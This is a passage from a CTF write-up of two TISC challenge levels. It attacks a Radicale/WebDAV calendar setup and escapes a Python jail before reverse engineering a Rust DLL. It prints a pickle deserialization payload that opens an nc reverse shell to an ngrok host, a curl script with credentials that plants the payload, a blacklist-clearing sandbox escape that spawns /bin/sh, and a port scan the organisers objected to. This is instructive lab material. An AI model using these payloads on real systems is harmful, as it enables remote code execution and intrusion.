      "passwordField": "",
      "encryptedUsername": "MDIEEPgAAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECPAfMIrbRbDDBAiEaB/Ff9KJcw==",
      "encryptedPassword": "MDoEEPgAAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECBU2xrvqgAiXBBAuY5LAsY4DzzgJhv0n6YOW",
      "guid": "{14226ba9-d91a-4b8c-b0ee-690e00ce16c8}",
      "encType": 1,
      "timeCreated": 1654782646376,
      "timeLastUsed": 1654782646376,
      "timePasswordChanged": 1654782646376,
      "timesUsed": 1
    },
    {
      "id": 3,
      "hostname": "http://chal02w3tgq6sy7hakz4q9oywcevzb7v6j1jpv.ctf.sg:35128",
      "httpRealm": "Radicale - Password Required",
      "formSubmitURL": null,
      "usernameField": "",
      "passwordField": "",
      "encryptedUsername": "MDIEEPgAAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECPAfMIrbRbDDBAiEaB/Ff9KJcw==",
      "encryptedPassword": "MDoEEPgAAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECBU2xrvqgAiXBBAuY5LAsY4DzzgJhv0n6YOW",
      "guid": "{14226ba9-d91a-4b8c-b0ee-690e00ce1337}",
      "encType": 1,
      "timeCreated": 1654782646376,
      "timeLastUsed": 1654782646376,
      "timePasswordChanged": 1654782646376,
      "timesUsed": 1
    }
  ],
  "potentiallyVulnerablePasswords": [],
```



After a bit of tinkering around I decided that the most straightforward way to decrypt the stored passwords was simply to transplant logins.json and key4.db into my existing Firefox profile folder in my Kali VM. This worked, and I recovered the stored login credentials (which are the same for both servers):



Let's check out both servers:







So we conclude that the we can reach a (presumably old) Radicale server on port 37179 and the new server on port 35128. This is corroborated by the behaviour described in the provided source code for the new server:

```go
func checkIsAuthorized(req *http.Request) error {
    // should already be authorized
    username, _, _ := req.BasicAuth()
    urlParts := strings.Split(req.URL.Path, "/")
    // users can only access their own resources
    if username != urlParts[1] || len(urlParts) > 4 {
        return ErrNotExist
    }
    return nil
}
```

After much fumbling around, I discovered that I could still connect to the old Radicale server using cadaver, which allowed me to do some directory enumeration:

```
┌──(kali㉿kali)-[~]
└─$ cadaver http://chal02w3tgq6sy7hakz4q9oywcevzb7v6j1jpv.ctf.sg:37179/radicale/
Authentication required for Radicale - Password Required on server `chal02w3tgq6sy7hakz4q9oywcevzb7v6j1jpv.ctf.sg':
Username: jrarj
Password:
dav:/radicale/> ls
Listing collection `/radicale/': succeeded.
Coll:   jrarj                                0  Dec 31  1969
dav:/radicale/> cd jrarj
dav:/radicale/jrarj/> ls
Listing collection `/radicale/jrarj/': succeeded.
Coll:   default                            274  Sep  7 04:27
dav:/radicale/jrarj/> cd default
dav:/radicale/jrarj/default/> ls
Listing collection `/radicale/jrarj/default/': succeeded.
        test.ics                           274  Sep  7 04:27
dav:/radicale/jrarj/default/> cat test.ics
Displaying `/radicale/jrarj/default/test.ics':
Failed: 405 Not Allowed
dav:/radicale/jrarj/default/> 
```

At around this time, the first hint released, revealing the configuration file for the nginx reverse proxy on port 37179. This explained why I was unable to GET the file.

```
        root /usr/share/nginx/html;
        index index.html index.htm;

        server_name _;

        location /radicale/.web {
            return 200 "Radicale works!";
        }

        location /radicale/ {
            if ($request_method ~ ^(GET|PATCH|TRACE)$ ) {
                return 405 "Method temporarily disabled during development";
            }

            if ($request_method ~ ^(MOVE|DELETE|PROPPATCH|PUT|MKCALENDAR|COPY|POST)$ ) {
                return 403 "Read-only access during development";
            }

            proxy_pass        http://localhost:5232/; # The / is important!
            proxy_set_header  X-Script-Name /radicale;
            proxy_set_header  X-Forwarded-For $proxy_add_x_forwarded_for;
            proxy_set_header  Host $http_host;
            proxy_pass_header Authorization;
        }

        location /radicale {
            return 301 " /radicale/";
        }

        location / {
            return 301 " /radicale/.web";
        }
    }
```

I guessed that both the old and the new server were operating on the same backing storage, so I tried accessing it through the new one instead:

```
chal02w3tgq6sy7hakz4q9oy ×  +
chal02w3tgq6sy7hakz4q9oywcevzb7v6j1jpv.ctf.sg:35128/jrarj/default/test.ics
Kali Linux  Kali Tools  Kali Docs  Kali Forums  Kali NetHunter  Exploit-DB  Google Hacking DB  OffSec

BEGIN:VCALENDAR
BEGIN:VEVENT
UID:1
DTEND;TZID="Singapore Standard Time":20220529T094500
DTSTART;TZID="Singapore Standard Time":20220530T091500
SUMMARY:Test Event
END:VEVENT
END:VCALENDAR
```

Going off of the source code of the new server, it appeared that we were able to send PUT requests to the server. I decided to confirm this with a funny payload I stole from a recent Greyhats CTF:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ curl --verbose --path-as-is http://jrarj:H3110fr13nD@chal02w3tgq6sy7hakz4q9oywcevzb7v6j1jpv.ctf.sg:35128/jrarj/default/test.png --upload-file stop_posting_about_among_us.png
*   Trying 128.199.137.253:35128 ...
* Connected to chal02w3tgq6sy7hakz4q9oywcevzb7v6j1jpv.ctf.sg (128.199.137.253) port 35128 (#0)
* Server auth using Basic with user 'jrarj'
> PUT /jrarj/default/test.png HTTP/1.1
> Host: chal02w3tgq6sy7hakz4q9oywcevzb7v6j1jpv.ctf.sg:35128
> Authorization: Basic anJhcmo6SDMxMTBmcjEzbkQ=
> User-Agent: curl/7.84.0
> Accept: */*
> Content-Length: 87229
> Expect: 100-continue
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 100 Continue
* We are completely uploaded and fine
* Mark bundle as not supporting multiuse
< HTTP/1.1 201 Created
< Etag: "1711168476709338154bd"
< Date: Fri, 02 Sep 2022 16:01:35 GMT
< Content-Length: 7
< Content-Type: text/plain; charset=utf-8
<
* Connection #0 to host chal02w3tgq6sy7hakz4q9oywcevzb7v6j1jpv.ctf.sg left intact
Created
```

Then I tried to upload a PHP file, as seems to be the general idea for the few WebDAV related CTF writeups I could find online. Sadly, this didn't work because the new server wasn't parsing the PHP even though I could request the file.

Then I tried a bunch of alternative webshells, such as .cgi, but none of them worked either.

At this point I decided to do some port scans.

```
Scanning chal02w3tgq6sy7hakz4q9oywcevzb7v6j1jpv.ctf.sg (128.199.137.253) [65535 ports]
Discovered open port 22/tcp on 128.199.137.253
Discovered open port 7946/tcp on 128.199.137.253
Discovered open port 37179/tcp on 128.199.137.253
Discovered open port 35128/tcp on 128.199.137.253
Discovered open port 46271/tcp on 128.199.137.253
Completed SYN Stealth Scan at 19:59, 60.92s elapsed (65535 total ports)
```

I spent some time mucking around the other open ports, and then I started having my suspicions that I wasn't supposed to do this. So I emailed the organisers just to double check and…

> Hi Yi Kai,
>
> Yes, please don't do port scans.. haha
>
> Regards,
>
> **The InfoSecurity Challenge (TISC) Organising Team**

Oops. Let's not work on this then.

Attempt 2

At some point a second hint was released:

Free Hint 2

1. You can (PROP)FIND what you need in the RFC.
2. Open(source) your mind to the possibilities.
3. Look at the other HTTP methods you can use.

Skip over this next bit if you don't want to read the deranged ramblings of someone with no web knowledge grasping at straws for a week. In hindsight, I kind of knew that most of these "ideas" wouldn't work (since that's not how servers work), but I was out of ideas so I just tried random stuff while convincing myself that they had a chance of succeeding.

The short version is that I convinced myself that I had to exploit the nginx reverse proxy somehow.

Idea 1

Although there is no PHP parser on the new server, I wanted to find out whether the reverse proxy was able to parse PHP for me. I decided to try and trick it into parsing PHP returned by Radicale, so I attempted to leverage the REPORT method to dump the contents of the target resource:

Request


Pretty Raw Hex

```
REPORT /radicale/jrarj/default/test.ics HTTP/1.1
Host: chal02w3tgq6sy7hakz4q9oywcevzb7v6j1jpv.ctf.sg:35128
Content-Type: application/xml; charset="utf-8"
Content-Length: 177
Timeout: Second-10
Authorization: Basic anJhcmo6SDMxMTBmcjEzbkQ=

<?xml version="1.0" encoding="utf-8" ?>
  <C:calendar-query xmlns:D="DAV:" xmlns:C="urn:ietf:params:xml:ns:caldav">
    <D:prop>
      <C:calendar-data />
    </D:prop>
  </C:calendar-query>
```

Unfortunately, as it turned out, Radicale sanitizes the relevant special characters first to prevent it from interfering with the XML format:


```
<C:calendar-data>
  BEGIN:VCALENDAR
  VERSION:2.0
  PRODID:-//PYVOBJECT//NONSGML Version 1//EN
  BEGIN:VEVENT
  UID:1
  DTSTART;TZID=Singapore Standard Time:20220530T091500
  DTEND;TZID=Singapore Standard Time:20220529T094500
  DTSTAMP:20220904T113657Z
  SUMMARY:blahblah&lt;&gt;'"&amp;^
  END:VEVENT
  END:VCALENDAR
</C:calendar-data>
```

Idea 2



Then I started looking into where the calendar properties were actually stored. Based off of Radicale's source code and documentation, all file properties were dynamically calculated from file metadata (e.g. SHA256 hash, last modified time, etc), whereas on top of these, custom directory (collection) properties could also be loaded from a hidden file, .Radicale.props, located in said directory.

I manually verified that this was indeed the case. Here's the file that stores properties for the jrarj/default/ collection:



I could trivially control the contents of this file by simply overwriting it with a PUT request via the new server. Furthermore, it turned out that I could use this to control some of the contents returned by a PROPFIND request performed on a directory via the old server. This is because while Radicale does sanitize the value strings stored in the properties file, it doesn't do the same for the keys:

```
.Radicale.props
1 {"tag": "VCALENDAR","D:?php echo 'hello' ?": "blah", "D:displayname": "testtest"}
```

```
  <C:supported-calendar-compor
    <C:comp name="VTODO" /><C:
  </C:supported-calendar-compc
  <?php echo 'hello' ?>
    blah
  </?php echo 'hello' ?>
</prop>
```

Unfortunately, as can be seen here, the PHP payload once again goes uninterpreted. I experimented for a while with renaming default/ to default.php/ to trick the reverse proxy into thinking that I had requested a PHP file when I performed a "PROPFIND /radicale/jrarj/default.php" (note the lack of trailing slash) request, but I wasn't able to get this to work.

Idea 3

I looked into the format of WebDAV-specific HTTP methods and found that they were all specified in XML. If the XML was being parsed, perhaps I might be able to perform an XXE attack?

After some experimentation and staring at the source code for the libraries used in both Radicale and the new custom server, however, I concluded that this was probably not possible. Radicale uses the defusedxml Python library, which is specifically designed to block most XML attacks. On the other hand, the Golang XML parser consumes DOCTYPE and ENTITY declarations, but… doesn't actually do anything further with them. Stray & symbols in the XML that aren't already recognised as part of special characters simply cause the server to return a 400 Bad Request, and parameterized XML entities (which start with %) aren't even checked for.

Also, this idea doesn't quite leverage on the whole idea of "using one server to exploit the other", so I figured it probably wasn't related to the intended solution.

~~Verdict~~

~~I am interested in finding out how close or far away I was from the intended solution. I feel like it's probably the latter.~~

I tried convincing myself that I had given up and already done respectably, but the problem remained in the back of my mind. Over the next week I would "occasionally" (read: whenever I had free time) go back and stare at the Radicale source code, but I couldn't find anything new.

Then, 8 whole days after I started attempting this level, I saw it, in a section of the source code I never bothered checking out because I tunnel-visioned too hard. A Python deserialization vulnerability.

```
if token_name == old_token_name:
    # Nothing changed
    return token, ()
token_folder = os.path.join(self._filesystem_path,
                            ".Radicale.cache", "sync-token")
token_path = os.path.join(token_folder, token_name)
old_state = {}
if old_token_name:
    # load the old token state
    old_token_path = os.path.join(token_folder, old_token_name)
    try:
        # Race: Another process might have deleted the file.
        with open(old_token_path, "rb") as f:
            old_state = pickle.load(f)
```

https://github.com/Kozea/Radicale/blob/bbaf0ebd8cd85efe6bca2ce1a5b648c908c89d43/radicale/storage/multifilesystem/sync.py#L35

As you can see here, when a request is made to sync collections, Radicale goes looking in the .Radicale.cache/sync-token/ subdirectory of the target collection for a cached token state, which is serialised with pickle. So what if I planted a serialised object like this? (Reverse shell command stolen off reference websites online)

```python
import pickle
import socket
import os
import pty

class IHateChallendar(object):
    def __reduce__(self):
        cmd = ('rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc 0.tcp.ap.ngrok.io 11330 > /tmp/f')
        return os.system, (cmd,)

r = IHateChallendar()

if __name__ == "__main__":
    f = open("test", "wb")
    pickle.dump(r, f)
    f.close()
```

But in order to get Radicale to actually find and deserialise this malicious payload, I needed to plant it in the right location on the new server, at /jrarj/default/.Radicale.cache/sync-token/(valid_token_name). This is not as straightforward as it sounds, because we can't create new directories on the server, and while Radicale does create the relevant directories for us when it receives a legitimate sync request, we can't access it anyways as the server returns 403 – it's too deep in.

However, we can copy and move directories around, so we can "simulate" creating a directory by copying an existing one, purging its contents, and moving it. We can also copy directories into other directories to bypass the traversal depth restriction imposed by the server. So I did this:

```bash
#!/bin/bash

curl -X COPY --verbose --header 'Destination: /jrarj/sync-token/' http://jrarj:H3110fr13nD@chal02w3tgq6sy7hakz4q9oywcevzb7v6j1jpv.ctf.sg:35128/jrarj/default/
curl -X DELETE --verbose http://jrarj:H3110fr13nD@chal02w3tgq6sy7hakz4q9oywcevzb7v6j1jpv.ctf.sg:35128/jrarj/sync-token/test.ics
curl -X DELETE --verbose http://jrarj:H3110fr13nD@chal02w3tgq6sy7hakz4q9oywcevzb7v6j1jpv.ctf.sg:35128/jrarj/sync-token/.Radicale.props
curl -X COPY --verbose --header 'Destination: /jrarj/.Radicale.cache/' http://jrarj:H3110fr13nD@chal02w3tgq6sy7hakz4q9oywcevzb7v6j1jpv.ctf.sg:35128/jrarj/sync-token/
curl -X PUT --verbose http://jrarj:H3110fr13nD@chal02w3tgq6sy7hakz4q9oywcevzb7v6j1jpv.ctf.sg:35128/jrarj/sync-token/deadbeefdeadbeefdeadbeefdeadbeefdeadbeefdeadbeefdeadbeefdeadbeef --upload-file test
curl -X MOVE --verbose --header 'Destination: /jrarj/.Radicale.cache/sync-token/' http://jrarj:H3110fr13nD@chal02w3tgq6sy7hakz4q9oywcevzb7v6j1jpv.ctf.sg:35128/jrarj/sync-token/
curl -X MOVE --verbose --header 'Destination: /jrarj/default/.Radicale.cache/' http://jrarj:H3110fr13nD@chal02w3tgq6sy7hakz4q9oywcevzb7v6j1jpv.ctf.sg:35128/jrarj/.Radicale.cache/
```

Then I tricked the server at 37179 into deserialising my planted payload:

Request

Pretty Raw Hex

```http
REPORT /radicale/jrarj/default/ HTTP/1.1
Host: chal02w3tgq6sy7hakz4q9oywcevzb7v6j1jpv.ctf.sg:35128
Content-Type: application/xml; charset="utf-8"
Content-Length: 224
Timeout: Second-10
Authorization: Basic anJhcmo6SDMxMTBmcjEzbkQ=

<?xml version="1.0" encoding="utf-8" ?>
  <D:sync-collection xmlns:D="DAV:">
    <D:sync-token>
      http://radicale.org/ns/sync/deadbeefdeadbeefdeadbeefdeadbeefdeadbeefdeadbeefdeadbeefdeadbeef
    </D:sync-token>
  </D:sync-collection>
```

…and caught a reverse shell with ngrok.

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 34880
/bin/sh: can't access tty; job control turned off
/ $ ls
bin
caldavserver
dev
etc
flag.txt
home
lib
media
mnt
opt
proc
root
run
sbin
srv
start.sh
sys
tmp
usr
var
/ $ cat flag.txt
TISC{Y0uR_D4yS_ArE_nuMb3reD_34cc2686}
/ $
```

8. PALINDROME Vault [TISC{I_4m_b3tT3r_tH4n_M1ch431_sc0F13lD_eed49e44d99fd61007a80af6a777af41a1c4f0a8}]

Connecting to the provided server leaves us at a shell… of sorts. It doesn't seem to print anything, and randomly boots you if it doesn't like what you entered.

```
PALINDROME shell: help
PALINDROME shell: exit
PALINDROME shell: quit
PALINDROME shell: ls
[-] Error detected!

┌──(kali㉿kali)-[~]
└─$ 
```

Occasionally, it would print something different, too, before cutting the connection:

```
PALINDROME shell: eval
[-] Too naive!
```

Eventually, I discovered that "input" was an acceptable term for the shell. This got me wondering if I was communicating with a Python interpreter:

```
PALINDROME shell: input("hello")
helloyes it is me
PALINDROME shell: globals().__setitem__('x',10)
PALINDROME shell: x
PALINDROME shell: print(x)
10
PALINDROME shell: 
```

As it turns out, it was! Furthermore, while "=" was blacklisted so I couldn't declare variables, I could still set them anyway by calling internal Python methods.

Let's check out what all the variables are:

```
PALINDROME shell: print(globals())
{'__name__': '__main__', '__doc__': None, '__package__': None, '__loader__': <_frozen_
importlib_external.SourceFileLoader object at 0x7eff886ebc10>, '__spec__': None, '__an
notations__': {}, '__builtins__': <module 'builtins' (built-in)>, '__file__': '/home/P
ALINDROME/liaj.py', '__cached__': None, 'sys': <module 'sys' (built-in)>, 'printBanner
': <function printBanner at 0x7eff88747d90>, 'bl': ('absolute', 'admiration', 'allowan
ce', 'appointment', 'audience', 'available', 'base', 'builtins', 'calendar', 'childish
', 'chr', 'clearance', 'colleague', 'combination', 'congress', 'constitution', 'crossi
ng', 'curriculum', 'decode', 'deficiency', 'definition', 'describe', 'detector', 'dict
', 'directory', 'disposition', 'eval', 'examination', 'exec', 'expansion', 'familiar',
 'federation', 'flag', 'gradient', 'gregarious', 'guarantee', 'hypnothize', 'import',
'infinite', 'instruction', 'interference', 'investigation', 'join', 'management', 'mis
treat', 'momentum', 'observer', 'open', 'opponent', 'ord', 'os', 'perforate', 'possibi
lity', 'progressive', 'read', 'recognize', 'relaxation', 'replace', 'retailer', 'surro
und', 'system', 'transfer', 'wardrobe', 'willpower', 'wisecrack', 'write', ' ', '+', '
;', '='), 'u_input': 'print(globals())'}
PALINDROME shell:
```

"bl" looks like a blacklist, so I simply set it to an empty tuple and managed to spawn myself a shell:

```
PALINDROME shell: globals().__setitem__('bl',())
PALINDROME shell: import pty
PALINDROME shell: pty.spawn('/bin/sh')
$ ls
ls
admin_notes.txt  helloffi.dll  liaj.py  main.exe  qq.enc
$ cat admin_notes.txt
cat admin_notes.txt
Boss told me to use the key he gave me to decrypt the encrypted file. He mentioned tha
t I could use the key verification program to check if I remembered the key correctly.
 Surely this program does not leak any information about the key. Or does it...?$
```

I copied main.exe, helloffi.dll and qq.enc to my machine for further investigation. As it turns out, main.exe was a Golang binary which eventually called an exposed function in helloffi.dll (which was written in Rust). The source for the Golang binary was provided in a hint, although it didn't serve much purpose other than confirming my findings.

```go
func main() {
    // Check 1
    fmt.Print("[?] Checking 1st partial key...\n")
    if check() != 951 {
    os.Exit(check())
    }
    fmt.Print("[+] 1st partial key check completed!\n\n")

    // Check 2
    fmt.Print("[?] Enter 2nd partial key: ")
    var userinput string
    fmt.Scanln(&userinput)
    C.hello(C.CString(userinput))
}
```


When running the program a couple of times just to find out what it did, I noticed that I always passed the first check. This was a long sequence of successive comparisons:


```
func check() int {

    rc := 0

    rand.Seed(time.Now().UnixNano())

    // Random number 66-100
    n1 := 66 + rand.Intn(100-66+1)

    // Random number 80-120
    n2 := 80 + rand.Intn(120-80+1)

    // Random number 100-231
    n3 := 100 + rand.Intn(231-100+1)

    // Random number 120-277
    n4 := 120 + rand.Intn(277-120+1)

    // Random number 181-321
    n5 := 181 + rand.Intn(321-181+1)

    if n3 + n5 + n1 + n2 + n4 < 514 { rc = rc + 1 }
    if n2 + n1 + n4 + n5 + n3 < 1409 { rc = rc + 1 }
    if n5 + n3 + n1 + n4 + n2 < 1677 { rc = rc + 1 }
    if n2 + n3 + n4 + n5 + n1 < 177 { rc = rc + 1 }
    if n1 + n3 + n5 + n2 + n4 < 1641 { rc = rc + 1 }
    if n5 + n3 + n2 + n1 + n4 < 138 { rc = rc + 1 }
    if n5 + n3 + n4 + n1 + n2 < 1504 { rc = rc + 1 }
    if n4 + n2 + n1 + n5 + n3 < 1915 { rc = rc + 1 }

    if n3 + n5 + n2 + n4 + n1 < 237 { rc = rc + 2 }
    if n5 + n2 + n4 + n1 + n3 < 1991 { rc = rc + 2 }
```

However, after parsing these conditional statements in Python to get the possible range of the value returned by the function, it turned out that due to how the random number ranges are set, this function only ever returns the correct value, 951 – this is because we always have 540 <= sum of 5 numbers < 1049, and there are no conditional checks for any integers within this region.

So I assumed this was a waste of time and moved on.

Then I started looking at helloffi.dll. A string gets passed into it from the binary, and then… ?????






After staring at the subroutine on the right (which is called near the start of the hello() function on the left) for several hours, I made an educated guess that it was probably some kind of UTF-8 parser. This is because this lookup array looked an awful lot like it converted the value of the first byte of a UTF-8 character into its total length in bytes…


```
; _BYTE convert_lookup_array[256]
convert_lookup_array db 80h dup(1), 42h dup(0), 1Eh dup(2), 10h dup(3), 5 dup(4)
                                        ; DATA XREF: sub_18009C460+2D↑o
                                        ; sub_18009D640+19↑o
                db 0Bh dup(0)
```

Going back to hello() with this insight, it suddenly became a lot less intimidating. Most of the similar-looking blocks in the main function body are really just unnecessarily replicated code segments for converting a sequence of bytes into their corresponding code-point representation, as seen here:



And some previously inscrutable functions turned out to be serving incredibly simple purposes:

```
.text:000000018009CF9F 000 movd     xmm5, eax
.text:000000018009CFA3 000 pcmpgtb xmm4, xmm2        ; xmm4 = 0x(00 or FF) (00 or FF)
.text:000000018009CFA3                               ; each byte is compared with 0xBF
.text:000000018009CFA3                               ; if > BF, FF. else, 00
.text:000000018009CFA7 000 punpcklbw xmm4, xmm4      ; duplicate each byte.
.text:000000018009CFA7                               ; so if we had 0xb2b1, now we have 0xb2b2b1b1.
.text:000000018009CFAB 000 pshuflw xmm4, xmm4, 0D4h ; 'Ô' ; note: 0xd4 = 0b 11 01 01 00
.text:000000018009CFAB                               ; so now xmm4 = 0x0000b2b2b2b2b1b1
.text:000000018009CFB0 000 pshufd   xmm4, xmm4, 0D4h ; 'Ô' ; xmm4 = 00000000 0000b2b2 0000b2b2 b2b2b1b1
.text:000000018009CFB5 000 pand     xmm4, xmm3       ; xmm4 = (b2%2)*2^32 + (b1%2)
.text:000000018009CFB9 000 paddq    xmm4, xmm0       ; judging from this we are just using xmm regs to store 2 qwords
.text:000000018009CFBD 000 pcmpgtb xmm5, xmm2
.text:000000018009CFC1 000 punpcklbw xmm5, xmm5
.text:000000018009CFC5 000 pshuflw xmm0, xmm5, 0D4h ; 'Ô'
.text:000000018009CFCA 000 pshufd   xmm5, xmm0, 0D4h ; 'Ô'
.text:000000018009CFCF 000 pand     xmm5, xmm3
.text:000000018009CFD3 000 paddq    xmm5, xmm1       ; xmm5 = (b4%2)*2^32 + (b3%2)
.text:000000018009CFD7 000 movzx    eax, word ptr [rcx+r11+4]
.text:000000018009CFDD 000 movd     xmm0, eax
.text:000000018009CFE1 000 movzx    eax, word ptr [rcx+r11+6]
.text:000000018009CFE7 000 movd     xmm1, eax
.text:000000018009CFEB 000 pcmpgtb xmm0, xmm2
